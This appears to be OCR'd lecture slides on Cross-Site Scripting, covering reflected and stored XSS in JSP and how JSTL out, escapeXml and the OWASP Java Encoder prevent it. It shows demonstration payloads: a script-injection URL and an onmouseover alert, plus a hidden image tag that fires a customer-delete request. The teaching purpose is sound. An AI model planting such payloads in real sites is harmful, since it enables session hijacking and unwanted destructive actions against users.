
RECOMMENDED
RECOMMENDED
RECOMMENDED

- Parameterized Queries
- Encode

3. Cross-Site Scripting (XSS)

XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and/or escaping. XSS allows attackers to execute scripts in a victim's browser which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- reflected
- stored




Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific

reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

```
http://www.cool.net?message=<script>document.write('HACKED')</script>
```

```
http://www.cool.net?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C%2Fscript%3E
```

protect against reflected XSS



Parameter

JSP Expression -
JSP EL -
JSTL out - <script>document.write('HACKED')</script>

```
▼<html>
   <head></head>
 ▶<body>…</body>
 </html>
```


```
element.style {
}
body {                                    user agent stylesheet
```

```
The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?      parameter:6
message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was
enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?      parameter:7
message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was
enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
>
```

stored XSS - attacker stores the attack in a data store (database, file, etc) and is triggered by a user visiting the page.


```
<img style="visibility:hidden" src="http://www.cool.net/customer/delete?id=16" />
<a onmouseover="alert('hacked')" href="#">here</a>
```

Which format would you prefer to use?




```
JSP Expression - <%= request.getParameter("message")%> <br/>
JSP EL - ${param.message} <br/>
JSTL out - <c:out value="${param.message}"/> <br/>
```

Which format would you prefer to use?




```
~~JSP Expression - <%= request.getParameter("message")%> <br/>~~
~~JSP EL - ${param.message} <br/>~~
JSTL out - <c:out value="${param.message}"/> <br/>
```




JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>

Which format would you prefer to use?



```
~~JSP Expression - <%= request.getParameter("message")%> <br/>~~
~~JSP EL - ${param.message} <br/>~~
JSTL out - <c:out value="${param.message}"/> <br/>
JSP EL using Escape Function - ${fn:escapeXml(param.message)}
```



```
JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>
JSP EL using Escape Function - <script>document.write('HACKED')</script>
```


OWASP Java Encoder Project

- Encoding library
  - HTML
  - JavaScript
  - CSS
  - URI
  - XML
  - Java
- Encoding tag library

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

